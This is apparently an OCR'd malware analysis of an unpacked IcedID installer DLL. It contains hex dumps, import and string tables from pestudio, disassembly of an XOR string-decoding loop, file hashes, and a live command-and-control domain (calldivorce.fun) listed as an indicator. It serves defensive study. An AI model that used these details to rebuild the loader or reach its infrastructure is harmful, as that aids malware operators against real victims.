
Paused   Dump: 000002C5FE3A00D8 -> 000002C5FE3A00D8 (0x00000001 bytes)   Time Wasted Debugging: 0:00:35:



```
     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F     0 1 2 3 4 5 6 7 8 9 A B C D E F
440  48 83 EC 38 83 FA 01 75 1F 48 83 64 24 28 00 4C    H . ì 8 . ú . u . H . d $ ( . L
450  8D 05 AA FF FF FF 83 64 24 20 00 45 33 C9 33 D2    . . ª ÿ ÿ ÿ . d $ . . E 3 É 3 Ò
460  33 C9 FF 15 E0 2F 00 00 B8 01 00 00 00 48 83 C4    3 É ÿ . à / . . ¸ . . . . H . Ä
470  38 C3 CC CC 48 8B C4 48 89 58 08 48 89 70 10 57    8 Ã Ì Ì H . Ä H . X . H . p . W
480  48 83 EC 40 48 83 60 E8 00 49 8B F8 48 8B DA C7    H . ì @ H . ` è . I . ø H . Ú Ç
490  40 E0 80 00 00 00 45 33 C0 C7 40 D8 02 00 00 00    @ à . . . . E 3 À Ç @ Ø . . . .
4A0  BA 00 00 00 40 45 33 C9 FF 15 B2 2F 00 00 48 8B    º . . . @ E 3 É ÿ . ² / . . H .
4B0  F0 48 83 F8 FF 74 36 48 83 64 24 20 00 4C 8D 4C    ð H . ø ÿ t 6 H . d $ . . L . L
```

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
.text	400	1600	1000	1443	60000020	0	0	0
bss	0	0	3000	8	C0000080	0	0	0
.rdata	1A00	A00	4000	9CE	40000040	0	0	0
.data	2400	200	5000	80	C0000040	0	0	0
.pdata	2600	200	6000	E4	40000040	0	0	0

-



```
     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F     0 1 2 3 4 5 6 7 8 9 A B C D E F
440  48 83 EC 38 83 FA 01 75 1F 48 83 64 24 28 00 4C    H . ì 8 . ú . u . H . d $ ( . L
450  8D 05 AA FF FF FF 83 64 24 20 00 45 33 C9 33 D2    . . ª ÿ ÿ ÿ . d $ . . E 3 É 3 Ò
460  33 C9 FF 15 E0 2F 00 00 B8 01 00 00 00 48 83 C4    3 É ÿ . à / . . ¸ . . . . H . Ä
470  38 C3 CC CC 48 8B C4 48 89 58 08 48 89 70 10 57    8 Ã Ì Ì H . Ä H . X . H . p . W
480  48 83 EC 40 48 83 60 E8 00 49 8B F8 48 8B DA C7    H . ì @ H . ` è . I . ø H . Ú Ç
490  40 E0 80 00 00 00 45 33 C0 C7 40 D8 02 00 00 00    @ à . . . . E 3 À Ç @ Ø . . . .
4A0  BA 00 00 00 40 45 33 C9 FF 15 B2 2F 00 00 48 8B    º . . . @ E 3 É ÿ . ² / . . H .
4B0  F0 48 83 F8 FF 74 36 48 83 64 24 20 00 4C 8D 4C    ð H . ø ÿ t 6 H . d $ . . L . L
```

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk
1EB8	SHELL32.dll	1	FALSE	4618	0	0	46D4	40D0
1ECC	USER32.dll	2	FALSE	4628	0	0	46F8	40E0
1EE0	ADVAPI32.dll	2	FALSE	4548	0	0	472A	4000
1EF4	KERNEL32.dll	22	FALSE	4560	0	0	488E	4018
1F08	WINHTTP.dll	12	FALSE	4640	0	0	49A2	40F8
1F1C	msvcrt.dll	2	FALSE	46A8	0	0	49C2	4160

SHELL32.dll [1 entry]


Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
40D0	SHGetFolderPat...	-	46C0	46C0	-	155

-


Figure 5, unpack IcedID installer

```
----------------------------------
Unpacked Installer - unpacked file
----------------------------------

SHA256: 7459E88626A90B52C3392A14734D00A5238EDBF13C61907F39326DF2D4C3F922
HOST IOC: C:\ProgramData\
Network IOC: aws.amazon.com
             calldivorce.fun/~[GZIP file]

submitted sample on (9 April 2021)
23/61 VT: https://www.virustotal.com/gui/file/7459e88626a90b52c3392a14734d00a5238edbf13c61907f39326df2d4c3f922/detection
10/10 Triage: https://tria.ge/210409-af3skeevmx/behavioral2

other highlighted IOCs
Libraries
      winhttp.dll
Imports (APIs)
LookupAccountNameW ,advapi32.dll
WinHttpQueryDataAvailable,winhttp.dll
WinHttpConnect,winhttp.dll
WinHttpSetStatusCallback,winhttp.dll
WinHttpSendRequest,winhttp.dll
WinHttpCloseHandle,winhttp.dll
WinHttpSetOption,winhttp.dll
WinHttpOpenRequest,winhttp.dll
WinHttpReadData,winhttp.dll
WinHttpQueryHeaders,winhttp.dll
WinHttpOpen,network,winhttp.dll
WinHttpReceiveResponse,winhttp.dll
WinHttpQueryOption,winhttp.dll
CreateProcessA,kernel32.dll
SwitchToThread,kernel32.dll
```

It’s clear what APIs and libraries the original packed installer hiding which is detectable by any endpoint security as can see in Pestudio. Further disassembling with *Cutter 2.0.0* the unpacked DLL to get indicators.

- 

property	value
md5	86E468E0E4AF64636F891712FA156283
sha1	7B246F50DDE9C6CD3FA0CCB78354AC1659ABB844
sha256	7459E88626A90B52C3392A14734D00A5238EDBF13C61907F39326DF2D4C3F922
md5-without-overlay	3EA3A0B9294BD328132EB3B571698D49
sha1-without-overlay	5EDFCE5B23C0966B7A15827D5EBD7D2482910F78
sha256-without-overlay	8C3D86EBC4F1F72031DBC67264898D964CD684055E02BD08EFC18A5912189C9A
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file-size	12288 (bytes)
size-without-overlay	10240 (bytes)
entropy	4.581
imphash	A121B662C147E7C0556377C2789EB869
signature	n/a
entry-point	48 83 EC 38 83 FA 01 75 1F 48 83 64 24 28 00 4C 8D 05 AA FF FF FF 83 64 24 20 00 45 33 C9 33 D2 33
file-version	n/a
description	n/a
file-type	**dynamic-link-library**
cpu	**64-bit**
subsystem	GUI
compiler-stamp	0x601BBD88 (Thu Feb 04 01:25:28 2021)
debugger-stamp	n/a
resources-stamp	
exports-stamp	0xFFFFFFFF (Sat Feb 06 22:28:15 2106)
version-stamp	n/a
certificate-stamp	n/a


- 

pestudio 9.09 - Malware Initial Assessment - www.winitor.com [c:\users\analyst\desktop\lab\unpacked\iced-koid-installer.dll]

c:\users\analyst\desktop\lab\unpacked\iced-koi
indicators (36)
virustotal (23/61)
dos-header (64 bytes)
dos-stub (152 bytes)
rich-header (6)
file-header (Feb.2021)
optional-header (GUI)
directories (time-stamp)
sections (blacklist)
libraries (6)
imports (41)
exports (DllRegisterServer)
exceptions (19)
tls-callbacks (n/a)
relocations (n/a)
resources (n/a)
strings (146)
debug (n/a)
manifest (n/a)
version (n/a)
certificate (n/a)
overlay (unknown)

name (41)	group (8)	type (1)	ordinal (0)	blacklist (15)	anti-debug (0)	undocumented (0)	deprecated (4)	library (6)
GetUserNameA	system-information	implicit	-	-	-	-	-	advapi32.dll
GetComputerNameExA	system-information	implicit	-	-	-	-	-	kernel32.dll
GetComputerNameExW	system-information	implicit	-	-	-	-	-	kernel32.dll
GetTickCount64	system-information	implicit	-	-	-	-	-	kernel32.dll
LookupAccountNameW	security	implicit	-	x	-	-	-	advapi32.dll
WinHttpQueryDataAvaila...	network	implicit	-	x	-	-	-	winhttp.dll
WinHttpConnect	network	implicit	-	x	-	-	-	winhttp.dll
WinHttpSetStatusCallback	network	implicit	-	x	-	-	-	winhttp.dll
WinHttpSendRequest	network	implicit	-	x	-	-	-	winhttp.dll
WinHttpCloseHandle	network	implicit	-	x	-	-	-	winhttp.dll
WinHttpSetOption	network	implicit	-	x	-	-	-	winhttp.dll
WinHttpOpenRequest	network	implicit	-	x	-	-	-	winhttp.dll
WinHttpReadData	network	implicit	-	x	-	-	-	winhttp.dll
WinHttpQueryHeaders	network	implicit	-	x	-	-	-	winhttp.dll
WinHttpOpen	network	implicit	-	x	-	-	-	winhttp.dll
WinHttpReceiveResponse	network	implicit	-	x	-	-	-	winhttp.dll
WinHttpQueryOption	network	implicit	-	x	-	-	-	winhttp.dll
HeapFree	memory	implicit	-	-	-	-	-	kernel32.dll
HeapReAlloc	memory	implicit	-	-	-	-	-	kernel32.dll
HeapAlloc	memory	implicit	-	-	-	-	-	kernel32.dll
GetProcessHeap	memory	implicit	-	-	-	-	-	kernel32.dll
memset	memory	implicit	-	-	-	-	-	msvcrt.dll
memcpy	memory	implicit	-	-	-	-	x	msvcrt.dll
SHGetFolderPathA	file	implicit	-	-	-	-	x	shell32.dll
CreateDirectoryA	file	implicit	-	-	-	-	-	kernel32.dll
GetTempPathA	file	implicit	-	-	-	-	-	kernel32.dll
WriteFile	file	implicit	-	-	-	-	-	kernel32.dll
CreateFileA	file	implicit	-	-	-	-	-	kernel32.dll
CreateProcessA	execution	implicit	-	x	-	-	-	kernel32.dll
Sleep	execution	implicit	-	-	-	-	-	kernel32.dll

sha256: 7459E88626A90B52C3392A14734D00A5238EDBF13C61907F39326DF2D4C3F922 | cpu: 64-bit | file-type: dynamic-link-library | subsystem: GUI | entry-point: 0x00001040 | signature: n/a


- 

pestudio 9.09 - Malware Initial Assessment - www.winitor.com [c:\users\analyst\desktop\lab\unpacked\iced-koid-installer.dll]

c:\users\analyst\desktop\lab\unpacked\iced-koi
indicators (36)
virustotal (23/61)
dos-header (64 bytes)
dos-stub (152 bytes)
rich-header (6)
file-header (Feb.2021)
optional-header (GUI)
directories (time-stamp)
sections (blacklist)
libraries (6)
imports (41)
exports (DllRegisterServer)
exceptions (19)
tls-callbacks (n/a)
relocations (n/a)
resources (n/a)
strings (146)
debug (n/a)
manifest (n/a)
version (n/a)
certificate (n/a)
overlay (unknown)

type (2)	size (bytes)	file-offset	blacklist (19)	hint (15)	group (10)	value (146)
ascii	15	0x00001BF0	x	x	-	c:\ProgramData\
unicode	4	0x00001B85	-	utility	network	POST
ascii	12	0x00001CC0	-	file	network	IPHLPAPI.DLL
ascii	11	0x000023A2	-	file	network	WINHTTP.dll
ascii	12	0x00001BB0	-	file	-	KERNEL32.DLL
ascii	9	0x00001BE0	-	file	-	NTDLL.DLL
ascii	17	0x00001E92	-	file	-	loader_dll_64.dll
ascii	11	0x000020D4	-	file	-	SHELL32.dll
ascii	10	0x000020F8	-	file	-	USER32.dll
ascii	12	0x0000212A	-	file	-	ADVAPI32.dll
ascii	12	0x0000228E	-	file	-	KERNEL32.dll
ascii	10	0x000023C2	-	file	-	msvcrt.dll
unicode	14	0x00001D07	-	file	-	aws.amazon.com
ascii	40	0x0000004D	-	dos-message	-	!This program cannot be run in DOS mode.
unicode	15	0x00001CE8	-	base64	-	Cookie: __gads=
ascii	19	0x00001B98	x	-	system-information	GetNativeSystemInfo
ascii	24	0x00001BC0	x	-	system-information	ZwQuerySystemInformation
ascii	13	0x00001C38	-	-	system-information	RtlGetVersion
ascii	11	0x0000211D	-	-	system-information	GetUserName
ascii	17	0x000021C1	-	-	system-information	GetComputerNameEx
ascii	14	0x000021D6	-	-	system-information	GetTickCount64
ascii	17	0x0000227B	-	-	system-information	GetComputerNameEx
ascii	17	0x00002107	x	-	security	LookupAccountName
ascii	17	0x00001EA4	-	-	registry	DllRegisterServer
ascii	15	0x00001CB0	x	-	network	GetAdaptersInfo
ascii	25	0x0000229E	x	-	network	WinHttpQueryDataAvailable
ascii	14	0x000022BA	x	-	network	WinHttpConnect
ascii	24	0x000022CC	x	-	network	WinHttpSetStatusCallback
ascii	18	0x000022E8	x	-	network	WinHttpSendRequest
ascii	18	0x000022FE	x	-	network	WinHttpCloseHandle

sha256: 7459E88626A90B52C3392A14734D00A5238EDBF13C61907F39326DF2D4C3F922 | cpu: 64-bit | file-type: dynamic-link-library | subsystem: GUI | entry-point: 0x00001040 | signature: n/a


- 

```
push rsi
push rdi
lea rbp, [rsp - 0x47]
sub rsp, 0xe0
xor ecx, ecx

[0x180001736]
 lea rdx, [rdx]                       ; 0x180005000
 mov al, byte [rcx + rdx + 0x40]
 xor al, byte [rcx + rdx]
 mov byte [rbp + rcx + 7], al
 inc rcx
 cmp rcx, 0x20                        ; 32
 jb 0x180001736

[0x180001751]
 and qword [var_69h], 0
 lea rax, str.aws.amazon.com          ; 0x1800042f8
 and qword [var_59h], 0
 lea r8, [var_67h]                    ; int64_t arg3
 and qword [var_51h], 0
 lea rdx, [var_6fh]                   ; int64_t arg2
 mov qword [var_79h], rax
 lea rcx, [var_79h]                   ; int64_t arg1
 lea rax, [0x180004318]
```

```
int64_t var_67h;
int64_t var_6fh;
int64_t var_18h;
var_18h = rbx;
rbp = rsp - 0x47;
do {
    rdx = 0x180005000;
    al = *((rcx + rdx + 0x40));
    al ^= *((rcx + rdx));
    *((rbp + rcx + 7)) = al;
    rcx++;
} while (rcx < 0x20);
rax = "aws.amazon.com";
var_51h = 0;
var_79h = rax;
rcx = &var_79h;
rax = 0x180004318;
*(section.bss) = 2;
var_71h = rax;
var_61h = ax;
rax = 0x1800020dc;
var_49h = rax;
var_5dh = 1;
var_41h = 0x30;
fcn_180001100 (0x1bb, var_6fh, var_67h);
```

```
 0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
e0 00 00 00 33 c9 48 8d 15 c3 38 00 00 8a 44 11   ....3.H...8...D.
40 32 04 11 88 44 0d 07 48 ff c1 48 83 f9 20 72   @2...D..H..H.. r
e5 48 83 65 97 00 48 8d 05 9b 2b 00 00 48 83 65   .H.e..H...+..H.e
a7 00 4c 8d 45 67 48 83 65 af 00 48 8d 55 6f 48   ..L.EgH.e..H.UoH
89 45 87 48 8d 4d 87 48 8d 05 9a 2b 00 00 c7 05   .E.H.M.H...+....
78 18 00 00 02 00 00 00 48 89 45 8f b8 bb 01 00   x.......H.E.....
00 66 89 45 9f 48 8d 05 40 09 00 00 48 89 45 b7   .f.E.H..@...H.E.
c7 45 a3 01 00 00 00 c7 45 bf 30 00 00 00 e8 4d   .E.......E.0....M
f9 ff ff 8b 35 47 18 00 00 8b 5d 07 ff 15 c6 28   ....5G....]....(
00 00 ba 08 00 00 00 41 b8 01 20 00 00 48 8b c8   .......A.. ..H..
ff 15 aa 28 00 00 48 8b f8 48 85 c0 0f 84 28 01   ...(..H..H....(.
00 00 44 8b cb 4c 8d 05 ec 2a 00 00 48 8d 15 35   ..D..L...*..H..5
2a 00 00 48 8b c8 ff 15 ec 28 00 00 48 63 d8 44   *..H.....(..Hc.D
8b ce 48 8d 15 1f 2a 00 00 48 8d 35 6c 2a 00 00   ..H...*..H.5l*..
```

```
rax  0x180002063     r11    0x0
rbx  0x0             r12    0x0
rcx  0xd             r13    0x178067
rdx  0x180005000     r14    0x0
rsi  0x0             r15    0x0
rdi  0x177f87        rip    0x180001744
r8   0x0             rbp    0x178000
r9   0x0             rflags 0x4
r10  0x0             rsp    0x178000
```

- 

```
 8  9  A  B  C  D  E  F   0123456789ABCDEF
 0 00 00 00 00 00 00 00   ................
 0 00 00 00 00 00 00 00   ................
 0 00 00 00 00 00 00 00   ................
 0 00 00 00 00 00 00 00   ................
 0 00 00 00 00 00 00 00   ................
 0 00 00 00 00 00 00 00   ................
 0 00 00 00 00 00 00 00   ................
 0 00 00 00 00 00 00 00   ................
 8 1f 00 63 61 6c 6c 64   .......b8..calld
